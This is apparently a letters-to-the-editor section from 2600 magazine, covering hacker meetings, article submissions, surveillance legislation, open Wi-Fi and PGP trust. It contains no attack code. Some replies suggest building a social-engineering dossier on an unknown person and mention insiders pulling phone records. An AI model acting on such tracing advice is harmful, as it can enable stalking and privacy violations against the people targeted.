what happened to the meeting at penn hotel (lmao i almost wrote hostel). i remember the save penn initiative about 3-4 years ago. what meets in and around s.e.n.y.? thanks for any info.

pete

We truly hate what Twitter and SMS have done to the writing style of our society. We so long for those letters that have such elements as paragraphs, punctuation, and lengths of more than one or two hundred characters. Even though letters like that are often devoted to telling us how much we suck, they're still a breath of fresh air compared to all of the abbreviated thoughts, links, and literal one-liners we constantly get.

We should apologize for mercilessly picking on your letter, but this has been building up for some time. To address your question, we don't have "meetings" at the hotel, but we do have conferences there every two years. Our 2600 *meetings take place further uptown in the Citigroup lobby on the first Friday of every month, starting at around 5 pm. Our "save the hotel" campaign is over - the hotel has been saved, thanks to the reconsideration of its owners. We don't know if any of us truly had an effect on the outcome, but it certainly didn't hurt to express ourselves, and hopefully that's a lesson people can carry with them. The plan now is to renovate the place, preferably not to the point where we can't afford to have HOPE conferences there. But either way, the city is better off with it than without it.*

Dear *2600:*

I'm inquiring on how to get a book reviewed in your magazine. It's a novel where "the geeks" take over the world (no bad thing) using software that controls the World Wide Web in the form of gaming/hacking attacks. There is a massive play on hacking (for the good of the world, of course). It's much more than that, obviously (love story, politics, world hunger, religion, abuse, etc.).

It's called *iNation* and can be found on Kindle. As Jay Carpenter says, 'The geek shall inherit the Earth."

Jim

Sometimes we do reviews of books that are sent to us. Most often, book reviews come from readers who are inspired to write something about a book they've read. We prefer those kind, as we like to avoid the world of PR phoniness as much as possible. Of course, our letters page is always open for people to mention such projects of theirs. Nothing compares to the thrill of seeing such things coming from the community, much like we're thrilled every time we see a good article come in.

Dear *2600:*

Hello fellow hackers! One of the questions we see a lot is "how can I become a hacker?" and the normal answer is "just be curious about everything and learn as much as you can." The problem here, as you might know, is that the

computer/technology field is very vast and, for a beginner, it can be hard to find his path. That's why I wrote a French book called *Le Petit Livre du Hacker,* which could be translated into "The Little Hacker Book" (the book being little, not the hacker). You can buy the printed book or grab it for free in PDF format. Inside it, I talk about the hardware, the operating system, the Internet, the different protocols/applications, and some more topics like cryptography, file systems, etc. This is the book I would have wanted when I was ten and searching for ezines to consume. More on http://lpldh.pgon.ca

Provirus

It really seems to be book writing season in the hacker world. There's no way that can be a bad thing.

Pitching In

Dear *2600:*

I want to contribute an article on telecom security. Can you please highlight the essential points that one can contribute?

Nitin

We can't tell you how to write your article. If you want to focus on a particular subject, then share the info you know about and do as much teaching and sharing of experiences as you can. It should all come from the hacker perspective, which means experimentation, creative bending of the rules, open disclosure of methods and results, and a good dose of mischief. We look forward to seeing what you come up with.

Dear *2600:*

Just picked up 29:4 and was checking out the payphones and realized *2600* pals might like my *Four Wheel Phone Booth* video at http://youtu.be/w4103rlmcTM. I mean, it's got payphones, at least. And Moon Melancon on slide, so there's that, too.

Thanks always for the ever fascinating perspectives.

Louie Ludwig

Thanks for the song and video. Yet more creativity to share.

Dear *2600:*

I am not much of a hacker, but this subject interests me a lot. While satisfying my curiosity, I have come across various topics and have lots of articles waiting. I thought that your magazine is quite popular, so I would love to start writing for you. But in return, I would like to have the t-shirt instead of the subscription. So can you tell me will it be possible?

AP

It's certainly possible, but this is a classic case of putting the cart squarely in front of the horse. Write the article for the sake of writing the article, not solely based on what you'll get in exchange. Even if you decide not to send it to us, having written it is always better than not having written it. And, for the record, all article writers are entitled to a year's subscription, a year of back issues, or a t-shirt of their choice.

Dear *2600:*

I have a couple of ideas for articles that I wanted to float and see if there's interest.

1. I'm building a new open source parameter injection tool. It's a Chrome extension designed to address some vulnerabilities in NoSQL databases and other types of injection flaws (in addition to the traditional SQL injection pathways).

2. I could do an article about simple email spoofing, types of spoofs, evasion, and what mail providers check/don't seem to check. I could talk about how 93 percent of all online banks in the U.S. don't have simple SPF policies to prevent spoofing. I'd provide some sample code.

3. I could do an article that in more general terms talked about some good open source tools/apps, but I'm not sure if you already have coverage on that topic.

Let me know if any of that sounds interesting. If not, I have some more ideas, too.

Eric

It all sounds extremely interesting to us, and we hope to see submissions on all of these, plus other topics. We stress to all potential writers that the best thing to do is simply write your article and send it in to articles@2600.com. If you read even a single issue of our magazine, you should have a decent sense of our general tone and what comprises a decent article for the hacker community. We wish you luck and hope to see you pursue all of your ideas.

Dear *2600:*

I recently wrote a three part series on sniffing the Vine API and abusing the Objective-C runtime to extract their AWS keys and post just about any video I like. Here are the links. Is this something you'd be interested in publishing?

gabe

Unfortunately, as soon as you put this article online and it became findable in search engines, it became ineligible to be printed here. Writers are welcome to do whatever they want with their articles after they're printed in the magazine, but in order to be printed in the first place, they must not be available in other places, including other printed publications or publicly online in any form. This is necessary so that our readers are guaranteed new material, not stuff that can already be found elsewhere. We do make occasional exceptions for articles that have only appeared elsewhere in a foreign language, but on everything else we have to be pretty strict on this.

We hope this doesn't dissuade you from sending in future articles, which should be posted to articles@2600.com.

Dear *2600:*

I am interested in recording *2600* articles as a sort of audiobook/podcast to be released shortly after the zine. I believe that this can be published on Amazon, Audible, and through your website. I think that you could charge about 150 percent of a normal magazine subscription for this audio subscription for the convenience and additional effort. I'm curious to hear what you or the community think about this.

Tim

We think it's a great idea and would like to see if it's doable. What winds up being charged is secondary to whether or not it can be done in a timely and efficient manner. This is the kind of idea we need more of.

Dear *2600:*

Gentlemen, I see where you are listing no pictures of phones from Iraq on your website, but you published mine back in your Spring 2008 edition. Did you lose the goodness I sent you?

Conan

We haven't lost anything, but we have fallen way behind in updating our website, both with published and non-published payphone submissions. Suffice to say, we have a ton of them. Our new 2014 calendar represents the first steps in actually doing something with them.

Help Wanted

Dear *2600:*

I'm not a hacker and I came across your information while Googling the whois information and trying to determine if a website is operating a scam. After coming to the conclusion that if it looks like a duck, acts like a duck, and walks like a duck... it's a duck, I began to think of the many Americans who are being scammed by that website. I was wondering if you could put me in touch with a Patriotic American cyber-vigilante who'd like to take a look at their operation and possibly toss them some website disabling code in good faith. I've done quite a bit of credentializing on that site and will share what I've discovered with a hero. I actually repair iPhones, iPods, iPads, and Android Smartphones. I regularly go online in search of suppliers of cell phone repair parts, and most are in Asia. I was solicited by them via email. I'm not sure where they got my email address. I hope that you can offer me some advice. If not, take care and be well.

S W

We don't know what all this talk of cyber-vigilantes, patriots, and Americans has to do with anything. If something's a scam, you let the world know. That's one of the greatest powers of the Internet - the ability to share information and experiences, good and bad. Next time you get a call from some telemarketer, try typing the number that called you into Google (assuming it isn't masked) and odds are you'll find several sites where people are exchanging info on whatever scam is involved. Education is the best method of stopping such things, or at least making it a whole lot more difficult for them to operate. If the website you refer to is truly a scam, it's a fair bet that others know this too and have helped spread the word a bit. But be prepared to share actual evidence, not simply suspicions because of where they are or that they sent you an email. And keep the nationalism out of it - the net community is global and people everywhere are victims of scam artists.

Dear *2600:*

Maestro, I know it is politically incorrect, but I am in *desperate* need of the photo of the Brotherhood of Webmasters. I speak the truth when I say I was the NASA webmaster *after* it was struck by MOD in 1997. I am looking *everywhere* for this thing. While a photo of the *noob* would be a nice substitute, we should *not* fear the wrath of the Brotherhood. If you choose *not* to respond to this email, I understand *completely.*

Reggie

You really need to lay off the italics. We need them for the replies. Shockingly enough, you may be able to find what you're looking for in the hacked website section of our own website. We're as surprised as anyone that we got through that letter without saying anything even more sarcastic. Really.

Dear *2600:*

My daughter has been missing since Sunday and I was wondering if there was a way to track her cell phone even if it is off?

Anonymous

We need to stress in the strongest terms that our email addresses aren't always checked on a daily basis, so please don't send us truly urgent stuff like this that requires immediate attention. Fortunately, we happened to see this relatively soon after it was sent and were able to elicit some help from members of the community. To answer the question, once a cell phone is physically turned off, it can't be tracked. But when and where it was turned off can often provide valuable clues as to the person's location, and if it gets turned on again, even for a second, that information can also be added into the equation. Legally, the only way to get ahold of this information is through law enforcement. But clearly, anyone with access to phone company records would also be able to provide answers, albeit not without risk.

Inquiring Minds

Dear *2600:*

Why hasn't the FBI or other organization raided your premises, confiscated your computers, and thereby obtained your list of subscribers?

muh2 muh2

You seem to be under the impression that they would have the right to do such a thing. Let us assure you that they don't, at least not without having some evidence that this action would be justified. As we move closer to a society where these things become easier, and such cornerstones as warrants, rights, and due process get stepped on, such a scenario becomes more likely, not just for us but for writers, journalists, and free thinkers all over. As we go to print, we're hearing reports of the Associated Press having their phone records analyzed in the interests of national security and reporters being investigated by the feds simply for writing stories. So nothing is impossible. Of course, our subscriber list isn't kept in an unencrypted form on any of our computers, so raiding us wouldn't do them very much good on that front, nor would it have any impact on the majority of print readers who get us in stores. And as for the digital editions, we regularly are in the top ten of all Kindle magazines, which is an awful lot of people even if they were somehow able to get that info out of Amazon, which would be major news in itself. Most importantly, our reader base would likely increase tenfold in the face of such a threat. It's exactly that kind of spirit that keeps us going.

Dear *2600:*

Under library/application support/apple, there's a folder called WLKBFU with a Unix exec called BFU and a config.hex.

What is that?

nov112011

Our confusion easily eclipses yours. Something somewhere told you that we would be the people to ask such a wildly specific question of. We'd really like to know what led you to us. While we might be the first choice when looking for a sarcastic answer, there must be thousands of existing websites and forums that would have the actual information you need. We only hope it's not too late.

Dear *2600:*

I was a very early fan and reader of *2600* for many years but, except for a few areas, I am hopelessly behind in software skills. I have focused myself on material fabrication in metals and composites. I have large, secluded, reasonably well-equipped workspaces. And I am starting to think about counter-drone technology, just as an intellectual exercise. I am sure that we, as law abiding, tax paying citizens will never need to fear that our every move will be watched and evaluated by small-minded bureaucrats who hold the power of life or death over us. If there is already a group I should join, I would love to hear from you.

Toad

There are many groups to join, online and off, but what's most important is to stay awake as an individual while talking and listening to other like-minded and different-minded people. Definitely check out a local meeting because you'll certainly have some good conversations there. We have some really interesting and potentially scary times ahead, and we're going to need a whole bunch of intelligent people to steer us in the right direction.

Dear *2600:*

I'm a new subscriber to the *2600* magazine, and my first issues arrived last week

Gabriel

Awesome to hear, but it's not necessary to let us know this. We always assume that stuff we send out will eventually arrive.

Dear *2600:*

Sorry to bug you, but can you recommend a good chat room? I am trying to trace someone and it's proving to be a bitch. Sent me multiple pictures and no way that I know of to track IP or MAC address. He's testing me as a game, but kicking my a** all over the place. Need to ask others who are reliable for info. Any suggestions?

dave

We're actually more interested in the fact that you can say bitch but you can't say ass. But as for your actual question, it's way too vague for us to be helpful. We have no idea how these pictures are being sent to you (email, AIM, IRC, etc.), and that's quite important in figuring out how to find the source. Are you looking for a chat room to escape this or to help figure it out? As every case is different, specifics are really important. With what you've given us, about the only thing we can suggest with certainty is using some social engineering tactics to discover more about this person. You seem to know something about them already, so work with that. People always let details slip about their location, profession, age, sex, etc. This is how you build up a little dossier which, eventually, will point you in the right direction. But this approach requires a lot of patience and diligence, which most people are in short supply of.

Dear *2600:*

Oops, sorry... the message was incomplete.

As I was saying, I'm a new 2600 subscriber. I live in Belo Horizonte, Brazil, and I was wonder-

ing about going to this month's meeting.

But I'm not really sure about the location. I have an idea (I think it is in my university's campus). Maybe it was on purpose, but the description of the location is a little bit fuzzy.

Is it possible to put me in touch with the main organizer/coordinator of Belo Horizonte's meeting, or confirm my guess about the location?

Thank you in advance.

Gabriel

Not a problem. But we don't give out contact info for anyone associated with the meetings. You're best off just showing up where you think it is, and letting us know if that didn't work out. Not being familiar with the area, that's the best we can offer.

Dear *2600:*

I'm looking for a hacker and because you are a very important magazine, I want to ask you if you know any ethical hackers.

Phil

If we ever find the person who coined the term "ethical hacker," we'd like to have a dialogue with them. It implies that hackers are, by default, unethical, which is why they need to be modified with this description. As we have been saying for the past three decades, hackers are as ethical, if not more so, than most people. There are many fields we can point to as having a significant share of dishonest people in their fold, yet we don't feel the need to use this word to constantly denote the "good ones." It would get a little crazy if we had to constantly say "ethical politician," "ethical policeman," or "ethical plumber." (And those are only the P's.) So let's not do this for hackers, as it's both offensive and inaccurate. So to finally answer your question, yes, yes we do.

Dear *2600:*

Nevermind, I think I was able to figure out the location.

I was even wondering if the meeting here was still happening, since the location description is not searchable on the web and is the same that's been published for years, so maybe the bar closed and you weren't notified about the meeting ending or something like that. But, as I read on the meetings page, you request to be notified about all the meetings, so if it's published in an issue, it is probably still happening, right?

Well, I will drop by there tomorrow and see what's up.

Gabriel

While this is what we request, it doesn't always happen, so meetings do occasionally cease operations without our knowledge. We depend on readers like you to let us know if/when that happens. We don't see another letter from you with an update (and we were getting used to them), so we will assume for now that all is well.

Dear *2600:*

Just wondering if any of your many experts at *2600* have any ideas about Bitcoin, the decentralized digital currency? Many ideas are floating around about this kind of thing. I was wondering if *2600* had any insights. If you ever have a blurb about this in one of your issues, it'd be a pleasure to read.

Seth

Enjoying *2600* since 1998!

We hope to have articles on this historic phenomena as well as the ability to actually use it ourselves in the near future. Stay tuned.

Dear *2600:*

I apologize if this is the wrong email address, but I could not find the merchandise email address on the website. If there is another person who should be reading this, I would appreciate if you could forward this on to them.

I am in search of Cap'n Crunch Bosun whistles. From what I understand, they were at one time advertised in the Marketplace section of your magazine.

Any information you can give me regarding this advertisement would be greatly appreciated.

Cortland

We know there have been some ads for these in the past. As they are fairly limited in quantity, it's entirely possible the supply was depleted. We do suggest checking that section in future issues as it's also entirely possible that more may be out there.

Dear *2600:*

Anyone else having problems streaming Windows 7 and Netflix? I keep on getting "Windows has stopped working" when I try to run Netflix. I am running Windows 7 with AVG enabled. I am tired of this crap. If I turn off my computer for a minute, it goes away for a while.

616boomer

Yes, turn off your computer. That solves your problem and it also will keep us from getting these questions that have nothing to do with the hacker world.

Dear *2600:*

I've recently watched *Freedom Downtime* along with a multitude of other incredible documentaries on hacking (*Freedom Downtime* was the best, by far!). Anyway, I remember reading a while back that there was another film project called *Speakers' World* in the works. I was curious if you could give an answer as to whether you guys are still working on it or, if it's done, when you expect it to be released, etc. Just really looking forward to it!

You're big inspirations and are simply greater than a pocket full of awesome.

Grant

Thanks for the accolades. That project, unfortunately, fell victim to our being overextended and underfunded. We do have a lot of footage that was gathered and maybe we can do something with it someday. The good news is that we're working on other projects that should be even better. Continue to pay attention and you won't regret it.

Dear *2600:*

I am interested in books or manuscripts and early history pertaining to these brilliant young teenagers. True American know-how, hurrah!

SS

Might we suggest some early back issues? If you want to stay up on the current brilliance, however, you'll need to subscribe for all of the new ones yet to come. But keep in mind that the know-how transcends any borders, national or otherwise.

Service Declined

Dear *2600:*

Howdy fedsarewatchinganydissidentusingsmmrootkit. Thank you for signing up with WordPress.com. Use this URL to activate your account:

[redacted]

We're not biting.

Dear *2600:*

You've got a file called 2600.zip, (66.1 MB) waiting to be downloaded at sendspace.com. Description: I thought you would enjoy some payphones from the UAE. Enjoy. Stephanie You can use the following link to retrieve your file:

[redacted]

The file may be available for a limited time only.

sendspace.com

This is why we require that payphone photos be emailed directly to us, just like articles and letters. Links to outside sites tend to expire or be really insecure. Our email servers can handle it, so don't be shy: payphones@2600.com.

Call to Action

Dear *2600:*

I was a hacker when openfast and win3 was around. I now have brain damage and cannot do anything anymore. I have lost my ability to do math and my memory is messed up. In today's world, I look around and see all of these supposed hackers where the concept of "information freedom" has been wiped away. Some sites out there that require you to have a photo or 50 friends on Facebook are just plain dumb. Like you can't get pics on the net, or spend a day adding friends to your Facebook. I think that the concept of socialization skills have completely gone out the window. I am ashamed to have ever been involved in the hacking community. If I was able to and did not have ethics and morals, I would be scaring the crap out of the gov and corps. The limited intelligence of the corp is dumfounding. I mean, here we have people who have made the Internet what it is today, the makers, the "elite," and yet the gov and corp think they can stop them. Well yeah, if you all keep thinking like them. I think a reality check is in order. We need to show the gov and corp that we mean biz. Just taking one site down temporarily is not good. We need to take all the info, remove it from them, and then delete them. There is no option here. If we do not act now, there will not be a second chance. They will eventually find you. Every one of us needs to make one place that is untouchable to them. Hash things out and wipe them out. They are the gods that have enslaved us, and it is time to rebel. Screw the ethics and morals. We can't wait for them to make another SOPA and pass it under our noses.

Thank you, live long.

v

There's a lot to digest here. What it comes down to, though, is that simply striking out at governments and corporations without something really specific to rally around is going to do very little to strengthen whatever cause you're acting on behalf of. These entities are already scared shitless by hackers, without anyone even doing anything. The wrong actions can go a long way towards making these institutions right in the public's eye, which is exactly the opposite of what you want, we presume. We've found over the years that destruction and vandalism accomplish far less than actually exposing the corruption underneath the surface. Decisive victories are a rare thing, and steady progress can be so subtle that we miss it. Patience and consistent pressure are tactics that really do pay off. And as for the next SOPA, we strongly doubt we'll have to wait very long. It'll be here in no time. Let's not miss the opportunity to destroy it when it shows up.

Dear *2600:*

This is my computer, there are many like it, but this one is mine. My computer is my best friend, it is my life. I must master it as I master my life. My computer, without me, is useless. Without my computer, I am useless. I must root my computer true. I must hack better than my enemy who is trying to root me. I must root him before he roots me. I will.... My computer and I know what counts in this war is not the pack-

ets we forge, the media coverage, or the logs we erased. We know it is the 0days that count. We will 0day.... My computer is human, even as I, because it is my life. Thus, I will learn it as my brother. I will learn its vulns, its hardenings, its parts, its accessories, its shells, and its ports. I will keep it clean and ready, even as I am clean and ready. We will become part of each other. We will.... Before God I swear this creed. My computer and I are the defenders of my country. We are the masters of our enemy. We are the saviors of my security. So be it.

Thank you for using Picture and Video Messaging by U.S. Cellular. See www.uscellular.com for info.

Anonymous

The lesson here is that if you're going to pen "The Hacker's Creed," it's probably best to do it from your own mail server rather than one that piggybacks its own corporate identity onto your words. But, in a strange way, that bit of irony emphasizes why the message is important.

Dear *2600:*

Welcome to Orwell's future from *1984:* Big Brother is no longer a paranoid fantasy. It's reality. Add up Patriot Act, NDAA, Defense Preparedness Executive Order of March 16, 2012, and now CISPA, and you have 90 percent of martial law. The Cyber Intelligence Sharing and Protection Act (CISPA) is the latest bill before our puppet Congress that intends to strip us of our online privacy. According to the Electronic Frontier Foundation, the bill gives Internet companies the right "to monitor user actions and share data - including potentially sensitive user data - with the government without a warrant" and also "overrides existing privacy law, and grants broad immunities to participating companies." CISPA has just passed in the House of Representatives as I write this.

CISPA will allow the government to read and store all of our Internet activities: email, IM, Skype, social media, searches, and the like without a warrant - all in the name of "safety." Does the federal government really need another law that lets it spy on the free people of the U.S. in violation of the U.S. Constitution? CISPA isn't about a party base or national security. It's about idiots trying to control us regardless of their party. This great nation of ours will truly become "Land of the Free, Home of the Slave" unless we put a stop to this. Stop CISPA! Stand up, people of America, and let our representatives know that we refused to have one more right taken away without due process.

To any and all Geheime Staatspolizei types who are reading this, I know what you are thinking: put this guy in the FBI Subversive Files. You're too late - I'm already in them.

Brainwaste

As of press time, it appears that this bill won't be voted on by the Senate and the White House has also expressed its opposition. This only means that there will be another one down the road somewhere. Let's all keep our eyes open for it.

More Meeting Mania

Dear *2600:*

Do you have the contact details for the person who organizes the Ewloe, Wales *2600* meeting? Looking to start going from this month.

Liam

Meetings are generally not organized by any one person. Once you show up, it's as much your meeting as it is anyone else's. We also don't give out email addresses of anyone else who's involved for privacy reasons. However, if your particular meeting has a website attached to it (yours unfortunately doesn't), then you might be able to glean such information from there, should they choose to display it. Of course, as someone who attends the meetings, you'd also be able to put up a website and have it listed on our site, if you wanted to get involved on that level.

Dear *2600:*

So I finally decided to attend a *2600* meeting in San Francisco. Your listing says it's at "4 Embarcadero Center (inside)." I went there and it's a 45-story office building. So I went "inside" and knocked on doors asking "2600?" This brute-force attack yielded no results after seven floors, but then I had an a-ha! moment and took the elevator straight to suite 2600 on the 26th floor. But that's a real estate office and they told me to get lost, even after I winked and nodded knowingly.

So where is "inside" exactly?

farangbaa

Wow. We don't think anyone has ever tried so hard and gone so far off course. This particular meeting has a website and the location as described is a bit more descriptive than our listing in the magazine. So add "near street level fountains" to your quest and please leave the people in suite 2600 alone.

Dear *2600:*

Our client Dice, a tech recruiting company, is doing a six month bus tour of tech events. We are in the Seattle area off and on the next six months and will be in town for one of your *2600* Seattle meetings. We wondered if you would be open to having Dice sponsor in some way. We are looking to have the bus parked near your venue with the hope that some attendees would visit the bus, experience the quick and fun engagements, and enter to win some amazing prizes. I'd love to

chat with you about our ideas and see if you think this would be a good fit.

Janelle

This is really not our thing. Meetings aren't "sponsored" by any outside organization, but serve as a means for people to get together and converse. Anyone is welcome to take part in this and pass out literature or share information. While attendees may be somewhat suspicious of strangers trying to entice them to visit a bus down the block, you're certainly welcome to give it a shot and make yourselves known. But we're not for sale.

Dear *2600:*

The Helsinki meeting is now in its tenth year and still going strong, with a core group of attendees who come to almost every meeting. That said, we rarely get new attendees except when one of us convinces a friend or coworker to come along. It occurred to me that some people might be worried about a language barrier. Don't be: several of the regular attendees are native speakers of English. Most of us also speak Finnish and some of us speak other languages as well. So, if you find yourself in Helsinki on the first Friday of the month, please feel welcome to join us.

Jax

We hope that language or any other sort of barriers don't ever dissuade people from attending a meeting if they happen to be in town for one. Our language is universal.

Dear *2600:*

Hi, I am a longtime fan of *2600*. I've always been interested in going to meetings, but a combination of paranoia and laziness has always prevented me. I'm at a point where I think I need to get involved with the community for the sake of my soul, but there is one big problem. I am a single father and, like most single fathers, I am severely limited in when I get to see my daughter. The standard visitation order for just about every single dad in the U.S. is first, third, and fifth weekends. I got extra screwed, so I only get first and third. At any rate, this of course presents me with the choice of attending a *2600* meeting or seeing my kid (who lives in another city). I suppose I could bring her with me, but I just thought I would point that out. There may not be a ton of people facing this choice right now, but with a 50 percent divorce rate in this country, it will probably become an issue someday.

Ian

We have to admit, this is one scenario we hadn't considered at all when we started the meetings. Unless the terms of your visitation specifically forbid bringing your child to one of our meetings (and nothing would surprise us anymore) and assuming it's OK with her, by all means bring the kid. They're great conversation starters and often turn into really good lockpickers.

Responding

Dear *2600:*

In 29:4, Steve states, "After I got out of prison... I was convinced to open a Facebook account. Two days later, my probation officer nabbed me for violation of her restraining order.... All I did was innocently join Facebook.... I could have been a level three sex offender trolling for kids."

Steve, what are you after, Facebook being held to account, yet not you? Are you sure you'd rather be right than be free? Maintaining your position will predictably result in a life sentence with increments of 90 day violations. Country living under the illusion of freedom, be advised: While one has orders of protection, it is impossible to responsibly participate in social networking sites. Take heed: Anything less then a vigorous concerted effort to remain free will result in your re-incarceration.

2600 responds to Steve, "But for such a thing to be the sole reason for convicting you of a probation violation seems incredible." How so, since only one charge is required to sustain a violation? "A decent attorney could get you some satisfaction." Attorney and satisfaction in the same sentence? Bernie S., throw me a bone here. Ever notice how little actually happens in a courtroom and how long it takes? Court systems are controlled by the bar, of which the judge, prosecutors, revocation specialists, and defense attorneys are all members. They feign the system as being for justification of why the system is always backed up, but this is simply a mask on the real business model of courts, the Somalian Pirate Business Model - pass through here and pay a toll.

There seems to be a fundamental misnomer about the manner in which law enforcement operates. The system has no interest in this supposed "justice" theory, nor right or wrong, and most certainly not efficiency. The commodity of value it thrives upon is *obedience*.

Permit me to illustrate. Let's say one day at a probation/parole office near you, a supervisor walks in on two officers. One (let's call him PO Nice Guy that everybody loves) is picking himself off the floor after obviously just having been decked. Standing over him as the obvious and clear perpetrator is PO PTSD who everybody hates and likely has swastika tattoos under his shirt. The supervisor writes up the incident and forwards it via the chain of command to the state capital who responds by a) suspending PO Nice

Guy; b) suspending PO PTSD; or c) all of the above. If you picked c) all of the above, you get it. You can now hack the system.

2600 readers, make peace with the aforementioned, and plan accordingly.

Please do not post my email address. Much thanks for the best rage ever.

Myq Morer

"Best rage ever" or "best rag ever?" We'll accept either one.

We stand by the statement that sending someone to prison for a perceived Facebook friend request is the height of absurdity and injustice. Or at least one of the many heights we've seen lately.

Dear *2600:*

Long time reader, first time writer. In reference to the Arabic lettering on the cover of Volume 30, Number 1... I think you might have gotten it backwards. Arabic is written/read right to left (and joined up differently). Kind of the same thing that happened in the 2009 movie *Gamer* when Kable's name was supposed to have appeared in Arabic projected near the pyramids... but it really said "Lebaak" instead.

Or maybe I'm missing something?

V/R

UserNotFound404

We could blame Photoshop and say that for some inexplicable reason, Arabic letters are placed in reverse order after being pasted. Or we could say that reversal is part of our overall cover theme this year. Either excuse will do the job.

Dear *2600:*

Just reading the letters section (30:1) and came across JT Simpson's predicament. It occurred to me that whoever is doing this is probably using an automated dialer to cold call people. If that's the case, the numbers it's calling are probably sequential, so your reader might be able to predict which number it will call next by logging the numbers of the people "returning" the call. He or she could then call a few people ahead of the auto dialer, explain the situation, and ask the person to report what they hear when the spoofer phones.

Just a thought!

Nojlot

Dear *2600:*

Thank you for publishing "my perspective" in the Spring 2013 issue of *2600*.

I do hope that, despite my age (now 54), it didn't sound juvenile nor boring. I suspect some, steeped in hacking electro-digital differential analyzers, to be less enthused about physically making a half mile walkie-talkie pull in a ham radio operator over a mile away or in listening to Nevada on a radio because of a reconstructed AM receiver signal booster, etc.

The sad thing though is that it is the maker-hackers that will keep our economy recovering, *if* it is going to recover. The computer hackers will continue to safeguard against weaknesses, both in software and in the government, but this is really more of a defensive position. We have to make sure, if nothing else, to get our children interested in science and in technology, but in both the software *and* the hardware. So again, thank you for considering my humble ramblings to be of some use to your readers.

GoodHart

Dear *2600:*

Your magazine's treatment by Barnes and Noble seems to be a recent, recurring theme, so I figured I'd throw in my experience in the hopes that a) it's useful in some way and b) it isn't yet beating a dead horse.

I went to a Barnes and Noble by my house on Friday morning, the day that the Spring 2013 issue was released, about 90 minutes after opening. They didn't have it on the shelf, and I had to get going to work, so I figured they just hadn't gotten it put out yet and went on my way. A busy weekend passed, and I didn't get to check again until Monday, when I stopped by a different Barnes and Noble on my way home from work. This one still didn't have it out. I flagged down an outright frazzled-looking employee, who - despite clearly having too many irons and not enough fire - was courteous and helpful. Yes, they had it; it was in the back. He went to get me a copy and returned, mentioning that they had just gotten them in that day.

So, evidently, sometimes it's just late to the stores. Maybe there's a kink in the distribution chain somewhere? I do live on the complete opposite coast of the States, so maybe that's a factor? All the same, happy ending! I've got it.

Now, to devour it wholeheartedly, understand at most a third of it, and learn at least one completely new thing, as usual. I look forward to the experience.

jlbesq

Yes, there are many kinks in the distribution chain and geography can often factor into that. It's quite impossible to guarantee that the issue will go on sale on the same day everywhere, but we do try and make sure that it's close. Subscribers usually get it a little before the stores do, but even that can be open to the whims of the various postal services. It sounds like the stores by you are doing as good a job as they can in getting it out there. We can only hope that others do the same.

Dear *2600:*

In issue 30:1, Kevin Morris wrote the article "Guest Networks: Protection Less Than WEP?" It was about the guest network feature provided by his Linksys router. By default, the guest network used a hotel-style captive gateway with a password, but he was able to find the very short wordlists that the setup software used to generate default guest passwords. Awesome job on discovering this and publishing a simple brute-force script.

However, he ended with: "...unless you want to provide free Internet access to your neighbors or anybody else willing to do a little work, I would suggest only enabling the guest network feature when you need it and promptly disabling it afterwards."

I think much better advice would be to provide free Internet access to your neighbors and everybody else without forcing them to do any extra work. No one should go without Internet access. It's crazy and inefficient that in any given city block, there are dozens of separate password-protected access points stomping all over the 2.4 GHz spectrum, yet some neighbors still take the bus to the library just to check their email. Not to mention everyone is paying way too much money to the same near-monopoly warrantless-wiretapping spying-on-everyone collaborator corporation like AT&T or Comcast.

Guest networks are awesome because, as Kevin pointed out in his article, you can have your own private network on a separate VLAN than your guest network, which lets you freely share access to this amazing resource without worrying about your guests spying on you or hacking the computers at your house. Some consumer router firmware and most free software firmware that you can flash onto your router (like DD-WRT, OpenWRT, Tomato, etc.) offer quality of service (QoS) settings that will even let you throttle the guest network to prevent it from using all of your bandwidth when you want it.

So please, open up your Wi-Fi, share access to the Internet with all who want it, and join the Open Wireless Movement. While you're at it, check out openwireless.org. If you're worried about the legal consequences of strangers using your network to pirate stuff or otherwise commit crimes, consider setting your guest network's ESSID to "openwireless.org" to get some legal protection from the excellent "Considerate Use Guidelines" written by lawyers at the Electronic Frontier Foundation.

Micah Lee

These are all great points and well worth considering, even though it may force many of us to think differently. While small content providers and creative individuals struggle to make the net work for them, those huge companies, some of whom predate the Internet itself, seem to have no problem getting almost everyone to pay them, whether it be for overpriced phones, expensive data plans, or basic access that suits their needs more than it does ours. It doesn't have to be this way.

Dear *2600:*

In 29:4, Dragorn writes about the "Tragedy of SSL" brought about by the X.509 certificate model of absolute trust in certificate authorities. While certificate pinning as he described is certainly a good idea to keep the chaos at bay, us hackers should be looking for and embracing new authentication strategies. It seems fundamentally wrong to put trust in companies we know little about to authenticate our online communications.

PGP has provided us with a decentralized fine-grained Web Of Trust for some time now, primarily used for authenticating the identity of persons. The same system can be used for identifying servers, or services in general. A server can publish their public key to the Web Of Trust and, as long as a chain of trust exists between you and the signer (usually the administrator) of the server's key, you can trust that you really are communicating with the proper server. *You* choose who to trust.

Monkeysphere is an open source project for *nix systems (http://web.monkeysphere.info/) that makes it relatively easy to leverage the Web Of Trust for SSL and OpenSSH. For SSL, the system consists of a validation daemon and a browser plug-in. When you visit a site that cannot be authenticated with the browser's built-in X.509 authentication, Monkeysphere will attempt to validate it through your Web Of Trust. This provides a decentralized, highly personalized, and *free* alternative to the tyranny and chaos of the X.509 system.

The same project can be used for authenticating OpenSSH connections, preventing the inevitable blind answer of "yes" when you are asked if the server's fingerprint is correct on your first connection. You can also attach an SSH key to your personal public key, and use it for logging in, instead of manually maintaining your SSH key on the various servers you administrate. When you revoke or update your key and publish it to the Web Of Trust, all the servers it pertains to will automatically be updated.

For the system to be more widely useful, it needs more users! PGP is *the* way to manage trust in the 21st century, in my opinion. Spread the love!

Michael

Dear *2600:*

After reading W.D. Woods' "Hypercapitalism and Its Discontents" in 30:1, I felt compelled to write to say, "I'd like to shake this motherfucker's hand." That is all.

(Feel free to edit that if need be.)

D351

No edit could do your words justice.

Dear *2600:*

